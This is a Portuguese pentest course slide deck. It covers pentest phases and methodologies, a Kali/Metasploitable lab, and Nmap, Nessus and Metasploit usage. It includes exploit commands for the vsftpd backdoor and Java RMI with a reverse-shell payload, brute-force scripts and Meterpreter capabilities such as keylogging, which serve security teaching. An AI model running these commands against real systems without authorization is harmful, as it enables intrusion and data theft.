



Teste de Invasão em Redes e Sistemas

Prof. Diego Macêdo





Apresentação

Prof. Diego Macêdo

- ◇ Bacharel em Sistemas de Informação
- ◇ Especialização em Gestão Estratégica da Tecnologia da Informação
- ◇ Especialização em Gestão de Segurança da Informação
- ◇ Certificações:
 - CEH – Certified Ethical Hacker (EC-Council)
 - Security+ e CySA+ (CompTIA)
 - EHF, ISFS 27001 e ITILF (EXIN)
 - MCSO e MCRM (Módulo Security Solutions)





◇ Metodologias de Testes de Invasão



Introdução ao Pentest

- ◇ **Teste de invasão / penetração (Pentest)** é a simulação de ataques reais em ativos para avaliar os riscos associados a possíveis brechas de segurança.
- ◇ Análise de Vulnerabilidades $\neq$ Pentest
- ◇ Testes podem ser feitos:
 - Redes
 - Infraestrutura
 - Aplicações / Sistemas:
 - Cliente / Servidor
 - Web
 - Mobile





Fases

◇ Cada **metodologia** tem suas próprias fases, mas de forma geral temos:

1. Pré-Compromisso
2. Reconhecimento
3. Escaneamento e enumeração
4. Exploração / Ganhar acesso
5. Manter o acesso
6. Relatório





Pré-Compromisso

- ◇ Garantir que estão todos alinhados sobre os testes;
- ◇ Qual é o objetivo do pentest?
- ◇ Quais os motivos os levaram a contratar este serviço?
- ◇ O que é mais importante para o cliente?
- ◇ Qual é o escopo?
- ◇ Existem algum dispositivo sensível que deve-se ter mais cuidado?
- ◇ Você tem permissão para identificar vulnerabilidades ou poderá executar exploits que talvez causem indisponibilidade?
- ◇ Qual é a janela de testes?
- ◇ Quem será o ponto de contato em caso de problemas?
- ◇ Foi assinado um contrato ou algo formalizando o teste?





Reconhecimento

- ◇ Obter informações sobre os alvos que você quer atacar:
 - Quais os sistemas que o nosso alvo utiliza?
 - Eles estão devidamente atualizados com as versões?
 - Existe algum firewall ou proxy na rede?
 - Como é estruturação da rede de servidores e dos usuários?
 - Quais sites costumam visitar?
 - Quais os parceiros de negócios deles?
 - Existe algum diretor da organização viajando?
 - Tem servidores de e-mail, web, ftp, etc. na empresa?
- ◇ Pode usar **métodos passivos** para ter o mínimo de interação e evitar a detecção
- ◇ Posteriormente, pode-se usar os **métodos ativos** para interagir diretamente com os alvos





Escaneamento

- ◇ A intenção é descobrir ativamente mais informações e vulnerabilidades para saber qual é o melhor caminho para os ataques serem realizados;
- ◇ Algumas informações extras:
 - ◇ Hosts ativos;
 - ◇ Portas e serviços;
 - ◇ SO;
 - ◇ Tipo de dispositivo;
- ◇ Port scanners;
- ◇ Mapeamento da rede;
- ◇ Enumeração de credenciais;
- ◇ Análise de vulnerabilidades;





Exploração

- ◇ O atacante obtém acesso:
 - ◇ Rede;
 - ◇ SO;
 - ◇ Aplicação;
- ◇ Ele vai tentar elevar seu privilégio para ter mais controle do alvo:
 - Password crackers;
 - Buffer Overflow;
 - DoS;
 - Session Hijacking;
 - Etc.





Manter o acesso

- ◇ O atacante vai tentar manter o acesso ao sistema para que ele possa voltar futuramente de forma mais fácil ao ambiente comprometido;
- ◇ Ele tenta “proteger” o sistema para evitar que seja atacado por outros invasores para manter a exclusividade;
- ◇ Pode usar:
 - ◇ Backdoors;
 - ◇ Rootkits;
 - ◇ Trojans;
- ◇ Pode usar a máquina invadida para fazer ataque lateral;
- ◇ Eventualmente, ele poderá excluir ou alterar seus rastros (ex.: logs) para que não seja detectado e pego;





Relatório

- ◇ Fase final onde se junta tudo o que for importante para entregar ao cliente;
 - ◇ Resumo executivo – escrita não técnica;
 - ◇ Pontos fortes e pontos de melhoria;
 - ◇ Vulnerabilidades identificadas;
 - ◇ Recomendações de correção;
 - ◇ Conclusão;
-
- ◇ **Modelos de relatórios:**
<https://github.com/juliocesarfort/public-pentesting-reports>





Metodologias

- ◇ OWASP Testing Guide v4
- ◇ NIST 800-115 - Technical Guide to Information Security Testing and Assessment
- ◇ PCI DSS Penetration Testing Guidance
- ◇ Penetration Testing Execution Standard (PTES)





OWASP

- ◇ OWASP Testing Guide v4
- ◇ https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents
- ◇ Metodologia de teste de invasão para **Aplicações Web**;
- ◇ Desenvolvida por muitos anos e ajudando as pessoas a entender o que, por que, quando, onde e como testar as aplicações web;
- ◇ Técnicas de testes separada em;
 - Manual Inspections & Reviews;
 - Threat Modeling;
 - Code Review;
 - **Penetration Testing**;





OWASP

- ◇ Divide os testes em 2 fases;
- ◇ Modo passivo:
 - Tenta entender a lógica da aplicação usando ela;
 - Ferramentas podem ser usadas para coletar informações;
 - Ao fim, o analista deverá entender todos os pontos de acesso da aplicação;
- ◇ Modo ativo:
 - Começa os testes usando a metodologia em si;
 - Os testes são divididos em 11 subcategorias, com um total de 91 controles;





OWASP

- ◇ Information Gathering
- ◇ Configuration and Deployment Management Testing
- ◇ Identity Management Testing
- ◇ Authentication Testing
- ◇ Authorization Testing
- ◇ Session Management Testing
- ◇ Input Validation Testing
- ◇ Error Handling
- ◇ Cryptography
- ◇ Business Logic Testing
- ◇ Client Side Testing





NIST 800-115

- ◇ <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>
- ◇ “Technical Guide to Information Security Testing and Assessment”
- ◇ Tem o objetivo de prover diretrizes para as organizações conduzirem testes e avaliações de segurança, analisando os achados e desenvolvendo estratégias de mitigação;
- ◇ Visão geral sobre avaliações de segurança da informação, incluindo políticas, papéis e responsabilidades, metodologias e técnicas;
- ◇ Fornece uma descrição detalhada de várias técnicas de exame técnico, incluindo revisão de documentação, revisão de log, sniffing de rede e verificação de integridade de arquivo;







NIST 800-115

- ◇ Descreve várias técnicas para identificar alvos e analisá-los quanto a possíveis vulnerabilidades (ex.: network discovery e análise de vulnerabilidades);
- ◇ Explica as técnicas comumente usadas para validar a existência de vulnerabilidades, como o teste de invasão e password cracking;
- ◇ Apresenta uma abordagem e processo para planejar uma avaliação de segurança;
- ◇ Discute os fatores que são fundamentais para a execução das avaliações de segurança, incluindo a coordenação, a própria avaliação, a análise e o tratamento de dados;
- ◇ Apresenta uma abordagem para relatar os resultados da avaliação e fornece uma visão geral das atividades de correção;



NIST 800-115





PCI DSS

- ◇ https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf
- ◇ PCI DSS – Penetration Testing Guidance
- ◇ É um documento com informações suplementares sobre como atender ao requisito 11.3 do PCI DSS:
 - Componentes do teste de invasão;
 - Qualificação do pentester;
 - Metodologia do pentest;
 - Como elaborar o relatório;
- ◇ Escopo do PCI DSS é testar os sistemas críticos – os que estão envolvidos na transmissão, processamento ou armazenamento de dados de cartão de crédito;
- ◇ O pentester deve possuir uma certificação conhecida (CEH, OSCP, GPEN, GWAPT, GXPN, etc.) e ter experiências anteriores com este tipo de serviço;





PCI DSS

- ◇ **Pré-Compromisso:**
 - Escopo, documentação, regras (janela, comunicação, etc.), ambientes de terceiros / Cloud, critérios de sucesso, revisão das ameaças e vulnerabilidades anteriores, evitar a interferência de appliances de segurança durante os scans
- ◇ **Teste de Invasão:**
 - Camada de aplicação, camada de rede, validar a segmentação da rede, o que fazer quando encontrar dados de cartões, pós-exploração
- ◇ **Pós-Compromisso:**
 - Melhores práticas, retestar as vulnerabilidades identificadas, limpar o ambiente
- ◇ **Relatório:**
 - Vulnerabilidades identificadas, estrutura do documento, considerações para reteste e relatório, retenção das evidências





PTES

- ◇ http://www.pentest-standard.org/index.php/Main_Page
- ◇ Penetration Testing Execution Standard
- ◇ Consiste de 7 seções principais:
 1. Interações Pré-Compromisso
 2. Coleta de informações
 3. Modelagem de ameaças
 4. Análise de Vulnerabilidades
 5. Exploração
 6. Pós-Exploração
 7. Relatório





PTES

1. Interações Pré-Compromisso:

- Questionamentos sobre escopo, janela de testes, objetivos, comunicação com o cliente, regras...

2. Coleta de informações:

- OSINT, footprinting, identificar mecanismos de proteção

3. Modelagem de ameaças:

- Análise dos ativos de negócio (políticas, normas, outros dados...) Análise dos processos de negócio, análise de ameaças

4. Análise de Vulnerabilidades:

- Ativa (automatizado, redes, aplicações...), passive (metadata e monitoramento de tráfego), validação e pesquisas (documentos de hardening e configurações, bases de exploits...)





PTES

5. Exploração:

- Contra-medidas, evasão, simulação de ataque, perspectiva de zero-day, customização de exploits

6. Pós-Exploração:

- Rever as regras de compromisso, análise da infraestrutura, coleta de informações sensíveis, identificar alvos de alto valor, mapear possíveis caminhos de vazamento de informações, persistência, ataque lateral, limpeza do ambiente

7. Relatório:

- Estrutura do relatório





◇ Criando nosso laboratório



Laboratório

- ◇ **VMWare Workstation Player**
<https://www.vmware.com/br/products/workstation-player.html>
- ◇ **Kali Linux**
<http://www.kali.org/downloads>
<https://docs.kali.org/category/installation>
- ◇ **Metasploitable 2**
<https://sourceforge.net/projects/metasploitable>
Descompactar e abrir o arquivo ZIP e importar no VMWare





Kali Linux

- ◇ **Configurações da VM**
 - 2,5 GB de memória
 - 2 processadores
 - Disco de 60 GB
 - Adaptador de rede: NAT
- ◇ Credenciais de acesso são definidos durante a instalação





Metasploitable 2

- ◇ Configurações da VM:
 - 512 MB de memória
 - 1 processador
 - Disco de 8 GB
 - Adaptador de rede: Host-Only
- ◇ Credenciais de acesso:
 - Usuário: msfadmin
 - Senha: msfadmin
- ◇ Ao acessar, identificar o IP da máquina (ifconfig) para usarmos nos exercícios:
 - Na interface eth0, pesquisar o valor após “inet addr: ”





“

◇ Nmap




Nmap

- ◇ “Network Mapper” - <http://nmap.org/>
- ◇ É uma de código aberto utilizada para mapeamento de redes e inclui diversas funcionalidades como:
 - Varredura de portas
 - Detecção de versão de serviços
 - Identificação remota de sistemas operacionais (OS fingerprinting);
 - Etc.
- ◇ Especificação de alvos:
 - IP único = 192.168.0.2
 - Range = 192.16.8.0/16
 - Intervalos = 10.0.0.0-255
 - Intervalos = 172.16.1,3,5,0-127 (equivalente a 172.16.1.0-127 172.16.3.0-127 172.16.5.0-127)
 - Domínios / hostnames = scanme.nmap.org



Nmap

- ◇ **Conexão normal** – Realiza o handshake de 3 vias





Nmap

- ◇ **SYN scan** é um escaneamento TCP que não finaliza o handshake.
- ◇ O Nmap envia o SYN e espera pelo SYN-ACK se a porta estiver aberta, mas nunca enviará o ACK para completar a conexão:
 - Se não houver a resposta SYN-ACK, a porta não está disponível (fechada ou filtrada)
- ◇ **Tipos de escaneamento:**
 - -sS = Syn Scan
 - -sU = UDP Scan
 - -sT = TCP Scan
- ◇ **Velocidade da varredura:**
 - -T1 = Paranóico
 - -T2 = Educado
 - -T3 = Normal
 - -T4 = Agressivo
 - -T5 = Insano





Nmap

- ◇ **Deteccão de Serviços e sistema operacional:**
 - **-O** = Para o SO
 - **-sV** = Deteccão de serviços e versões
 - **-A** = Detecta SO e versões dos serviços
- ◇ **Escaneando portas:**
 - **-r** = Análise em sequência
 - **-p [N]** = Única porta
 - **-p [N-N]** = Range de portas
 - **-F** = 100 portas mais comuns
 - **-p-** = Todas as portas
 - **--open** = Exibe apenas portas abertas
- ◇ **Nmap Script Engine** executa atividades de forma automatizada na rede e pode ser usado para executar uma análise de vulnerabilidades;
- ◇ **Scripts NSE:**
 - **--script** = Executa os scripts NSE





Nmap

- ◇ Alguns exemplos de categorias do NSE:
 - **auth** = Trabalha com credenciais de autenticação
 - **brute** = Faz brute-force
 - **dos** = Pode causar DoS
 - **exploit** = Explora alguma vulnerabilidade
 - **fuzzer** = Envia campos aleatórios e não esperados pelos softwares para identificar falhas
 - **intrusive** = Pode causar algum problema no alvo
 - **malware** = Verifica se está infectado por algo
 - **safe** = São scripts feitos para não causar dano no alvo ou na rede
 - **vuln** = Verifica por vulnerabilidades conhecidas
- ◇ Exemplo: `nmap -A -T5 --script=vuln -v ALVO`





Nmap

◇ Reconhecimento:


- `nmap -sS -sV -sU --open -O -p- ALVO`

◇ Enumeração:

- `nmap -p 445 --script smb-enum-users ALVO`


◇ Análise de vulnerabilidade:

- `nmap -p 21 -T5 -v --script ftp-* ALVO`
 - `nmap -p 22 -T5 -v --script ssh* ALVO`
 - `nmap -p 111 --script nfs-showmount ALVO`
 - `nmap -p 513 --script rlogin-brute ALVO`
 - `nmap -p 1099 -T5 -v --script rmi-vuln-classloader ALVO`
 - `nmap -p 3306 -T5 -v --script mysql* ALVO`
 - `nmap -p 6667 -T5 --script irc-unrealircd-backdoor ALVO`
- 





◇ Metasploit



Metasploit

- ◇ Metasploit Framework (MSF) – Rapid7
- ◇ <https://www.rapid7.com/products/metasploit/>
- ◇ **Exploit** – É o meio por onde um atacante tira vantagem da falha do sistema, aplicação, ou serviço para atacá-los e obter um resultado que não era esperado pelo desenvolvedor (ex.: buffer overflow, SQL injection, erros de configuração, etc.);
- ◇ **Payload** – É o código que queremos que o sistema execute (ex.: reverse shell que vai criar uma conexão da máquina alvo para o atacante como um prompt do Windows);
- ◇ **Shellcode** – É um conjunto de instruções, normalmente em assembly, usados como o payload quando a exploração ocorre. Normalmente é enviado um *command* ou *Meterpreter shell*;
- ◇ **Module** – É um pedaço de software que pode ser usado pelo MSF para executar uma atividade específica (ex.: exploit module para executar ataques, auxiliary module para escaneamento ou enumeração);
- ◇ **Listener** – É um componente do MSF que espera uma conexão de entrada (ex.: após uma máquina ser atacada, ela pode chamar a máquina atacante através da internet. Este listener vai ajustar a conexão).





Metasploit

- ◇ **msfconsole** – é a interface mais conhecida e onde podemos fazer todas as etapas dos ataques (escaneamento, enumeração, atacar, etc.);
 - ◇ MSF e Banco de dados:
 - Ideal para trabalhar com vários alvos, manter um histórico;
 - Iniciar o Postgre: **service postgres start**
 - Criar e iniciar o BF do MSF: **msfdb init**
 - Verificando se está ok dentro do msfconsole: **db_status**
 - ◇ Workspaces:
 - Nos permite manter o histórico e organizar as informações do pentest
 - **workspace** – Lista os workspaces existentes
 - **-a nome** : adicionar um workspace
 - **-d nome** : deleta
 - ◇ **help** – Trás informações extras de ajuda
- 



Metasploit

Escaneamento específico

- ◇ Descobrimos hosts no Nmap e importando o resultado:
 - **`nmap -Pn -sS -A -oX subnet1 192.168.0.1/24`**
 - **`db_import subnet1`**
 - **`db_hosts -c address`**
- ◇ Usando o Nmap direto do MSF:
 - **`db_nmap -sS -A ALVO`**
- ◇ Verificando os serviços identificados:
 - **`services`**
- ◇ Módulos auxiliares de “Port scanning”:
 - **`search type:auxiliary portscan`**
 - **`use scanner/portscan/syn`** : SYN Scan
 - **`show options`** : Exibe informações sobre o módulo
 - **`set atributo valor`** : Define um valor para uma variável





Metasploit

Escaneamento específico

- ◇ **Server Message Block Scanning (smb_version):**
 - Tenta identificar versões dos SO pelo SMB, especialmente Windows
 - **use scanner/smb/smb_version**
 - **set RHOSTS alvo/rede**
 - **THREADS** = 1 (único host ou para rede deve aumentar)
 - **run**
- ◇ **SSH Server Scanning (ssh_version):**
 - Tenta identificar a versão do SSH executando no alvo;
 - **use scanner/ssh/ssh_version**
 - **set RHOSTS alvo/rede**
 - **run**





Metasploit

Escaneamento específico

- ◇ **FTP Scanning (ftp_version):**
 - Tenta identificar a versão do FTP executado no alvo/rede;
 - **use auxiliary/scanner/ftp/ftp_version**
 - **set RHOSTS alvo/rede**
 - **run**
- ◇ Após identificar o servidor FTP, podemos verificar se ele aceita conexão anônima com o módulo auxiliar **ftp_anonymous**
 - **use auxiliary/scanner/ftp/anonymous**
 - **set RHOSTS alvo/rede**
 - **run**
 - Ver as permissões que retorna na mensagem (READ/WRITE);





Nessus

Análise de Vulnerabilidades

◇ Análise de vulnerabilidades:

- Realiza atividades a fim de identificar falhas nos sistemas, aplicações e redes;
- Envia alguns dados através da rede e analisa a resposta recebida, com o objetivo de enumerar qualquer vulnerabilidade presente no alvo usando seu banco de dados como referência;

◇ Instalando o Nessus no Kali:

- <https://www.tenable.com/products/nessus-home>
 - <https://www.tenable.com/downloads/nessus>
 - “Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 AMD64”
 - **`dpkg -i Nessus-7.1.3-debian6_amd64.deb`**
 - **`service nessusd start`**
 - Acessar o endereço **`http://localhost:8834`**
 - Criar o usuário e ativar com “Registration Code”
 - Aguardar atualizar automaticamente
- 



Nessus

Análise de Vulnerabilidades

- ◇ **Criando uma política de varredura:**
 - Policies > Create a new policy > Advanced Scan;
 - Defina o nome para “avancado”;
 - Faça os ajustes necessários e salve;
- ◇ **Escanear a rede ou alvo:**
 - Scans > New scan > User defined > avancado
 - Defina o nome e o(s) host(s) alvos;
 - Launch
- ◇ **Exportar o resultado:**
 - HTML
 - PDF
 - .nessus





MSF e Nessus

Análise de Vulnerabilidades

- ◇ Executando o Nessus a partir do MSF:
 - **load nessus** : Carrega o plug-in do Nessus
 - **nessus_connect usuário:senha@localhost:8834**
 - **nessus_policy_list** : Lista as políticas de scan disponíveis
 - **nessus_scan_new** : Executa o scan
 - **nessus_scan_new 2 metasploitable_scan 192.168.193.128**
- ◇ Importando o resultado do Nessus no MSF:
 - Método 1:
 - **db_import diretório/do/resultado.nessus**
 - Método 2:
 - **nessus_scan_list**
 - **nessus_db_import <ID>**
 - **hosts -c address,svcs,vulns**
 - **vulns**





Metasploit

Análise de Vulnerabilidades

- ◇ Alguns módulos interessantes para complementar a análise:
- ◇ **smb_login** - Valida credencial no SMB;
- ◇ **vnc_none_auth** – Verifica se tem VNC sem senha;
- ◇ **open_x11** – Verifica se X11 está sem senha;
- ◇ **postgres_version** – Identifica a versão do PostgreSQL;
- ◇ **postgres_login** – Valida credencial no PostgreSQL;
- ◇ **tomcat_mgr_login** – Identifica e faz brute-force do painel administrativo de aplicações do Tomcat;
- ◇ **mysql_version** – Identifica a versão do MySQL;
- ◇ **smtp_version** – Identifica a versão do SMTP;
- ◇ **smtp_enum** – Enumeração de usuários no SMTP;





Dicas

- ◇ Os **exploits** se aproveitam das vulnerabilidades que vocês descobrir ao longo do pentest:
 - **show exploits**
- ◇ Os **módulos auxiliares** podem ser usados para vários propósitos (varreduras, negação de serviço, fuzzers, etc):
 - **show auxiliary**
- ◇ Para configurar os módulos para funcionar devidamente devemos definir os valores para as variáveis e para saber quais são, precisamos exibir suas **opções**:
 - **show options**
- ◇ Os **payloads** são porções de códigos específicos para as plataformas e que são entregues para o alvo. Caso esteja dentro de um exploit, este comando exibirá os payloads aplicáveis a este ataque:
 - **show payloads**
- ◇ Para identificar quais são os sistemas vulneráveis ao payload, devemos usar o comando:
 - **show targets**





Dicas

- ◇ Quando a descrição dada pelo comando **show** ou **search** não é o suficiente, podemos usar o comando:
 - **info**
 - **info auxiliary/scanner/ftp/ftp_version**
- ◇ Para economizar tempo inserindo os mesmos valores repetidamente, podemos usar os comandos **setg** e **unsetg**:
 - **setg RHOSTS 192.168.193.128**
 - **save**





Metasploit

Exploração

◇ Atacando o FTP:

- `use exploit/unix/ftp/vsftpd_234_backdoor`
- `show targets`
- `set TARGET 0`
- `show payloads`
- `set PAYLOAD cmd/unix/interact`
- `set RHOST alvo`
- `set LHOST lpatacante`
- `set LPORT 21234`
- `show options`
- `exploit`





Metasploit

Exploração

◇ Atacando o Java RMI:

- `use exploit/multi/misc/java_rmi_server`
- `show options`
- `set TARGET 0`
- `show payloads`
- `set PAYLOAD java/meterpreter/reverse_tcp`
- `set LPORT 31099`
- `set SSL false`
- `set SRVHOST 0.0.0.0`
- `exploit`





Metasploit

Exploração

- ◇ **Meterpreter** é o canivete suíço dos hackers para a fase de pós-exploração durante o pentest;
- ◇ É usado como um payload depois que uma vulnerabilidade é explorada.
- ◇ Funcionalidades:
 - Realizar ataques em outras máquinas
 - Cobrir rastros;
 - Residir apenas na memória;
 - Descarregar os hashes;
 - Acessar os SO;
 - Tirar um screenshot da tela do usuário;
 - Acessar a webcam e microfone;
 - Capturar as teclas pressionadas (keylogger);
 - Pivot;
 - Etc.





Meterpreter

Pós-Exploração

- ◇ **sysinfo** – Exibe informações da plataforma que o sistema está rodando;
- ◇ **getuid** – Exibe o usuário da sessão na máquina alvo;
- ◇ **screenshot** – Tira um “print-screen” da tela do sistema;
- ◇ **ps** – Exibe os processos em execução no alvo;
- ◇ **pwd** – Exibe o diretório atual;
- ◇ **cd** – Altera o diretório;
- ◇ **ls** – Lista os arquivos do diretório;
